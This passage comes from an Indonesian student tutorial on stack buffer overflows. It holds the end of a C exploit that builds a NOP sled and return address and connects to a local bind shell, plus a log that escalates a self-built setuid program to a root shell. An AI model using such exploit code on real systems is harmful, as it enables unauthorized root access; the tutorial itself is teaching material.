    char buff[RET_POSITION+RANGE+ALIGN+1], *ptr;
    long addr;
    unsigned long sp;
    int offset=OFFSET, bsize=RET_POSITION+RANGE+ALIGN+1;
    int i;
    int sockfd;

    if(argc>1)
        offset=atoi(argv[1]);

    sp=get_sp();
    addr=sp-offset;

    for(i=0; i<bsize; i+=4)
    {
        buff[i+ALIGN]=(addr&0x000000ff);
        buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
        buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
        buff[i+ALIGN+3]=(addr&0xff000000)>>24;
    }

    for(i=0; i<bsize-RANGE*2-strlen(shellcode)-1; i++)
        buff[i]=NOP;

    ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
    for(i=0; i<strlen(shellcode); i++)
        *(ptr++)=shellcode[i];

    buff[bsize-1]='\0';

    printf("Jump to 0x%08x\n", addr);

    if(fork()==0)
    {
        execl("./vulnerable4", "vulnerable4", buff, 0);
        exit(0);
    }
    sleep(5);
    sockfd=connect_sh(getip("127.0.0.1"));
    exec_sh(sockfd);
}
-----

```

setelah itu lakukan langkah-langkah eksploitasi di bawah ini :

```

[wied@localhost wied]$ gcc -o vulnerable4 vulnerable4.c
[wied@localhost wied]$ gcc -o exploit4 exploit4.c
[wied@localhost wied]$ ls -l vulnerable4
-rwxrwxr-x 1 wied      wied  11709 nov 23 14:47 vulnerable4

```

```

[wied@localhost wied]$ ls-l exploit4
-rwxrwxr-x 1 wied      wied  16173 nov 23 14:47 exploit4
[wied@localhost wied]$ su
Password:
[root@localhost wied]# id
uid=0(root) gid=0(root) group=0,
1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@localhost wied]# chown root:root vulnerable4
[root@localhost wied]# chmod 4755 vulnerable4
[root@localhost wied]# exit
Exit
[wied@localhost wied]$ ls-l vulnerable4
-rwsr-xr-x 1 root root  11709 nov 23 14:51 vulnerable4
[wied@localhost wied]$ ./exploit4
Jump to 0xbffff784
Connect to the shell
Can't connect to the shell
[wied@localhost wied]$ .exploit 500
Jump to 0xbffff590
Connect to the shell
whoami

root

exit
[wied@localhost wied]$

```

---

## Kesimpulan

Dari beberapa percobaan yang dilakukan di atas, diperoleh kesimpulan bahwa eksploitasi terhadap buffer overflow mudah dilakukan jika kita mengetahui vulnerabilitas dari program-program yang akan di eksploit baik melalui pemfilteran, mengembalikan userID ke 0, merubah chroot dan membuka socket firewall yang tidak terfilter.

Tentu saja dengan berkembangnya kernel yang dibangun membawa akibat pada kompleksitas penyerangan terhadap sistem. Hal lain yang perlu diperhatikan adalah bahwa pemrogram harus hati-hati dalam menangani buffer overflow tersebut **!!!PLEASE BE CAREFUL!!!!**

## Referensi:

- Smashing The Stack For Fun And Profit by Aleph1
- wu-ftp remote exploit code by duke
- ADMmountd remote exploit code by ADM
- Taeho Oh (ohhara@postech.edu) <http://postech.edu/~ohhara>
- Crispin Cowan, et.al., StackGuard : Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks,  
<http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98.html/>
- Writing buffer overflow exploits - a tutorial for beginners by Mixter  
<http://mixter.void.ru> or <http://mixter.warrior2k.com>

## Keterangan

Hasil eksplorasi di atas dikerjakan berdasarkan tulisan Taeho Oh

## Penulis

Penulis adalah mahasiswa jurusan Ilmu Komputer di Universitas Gadjah Mada - Yogyakarta.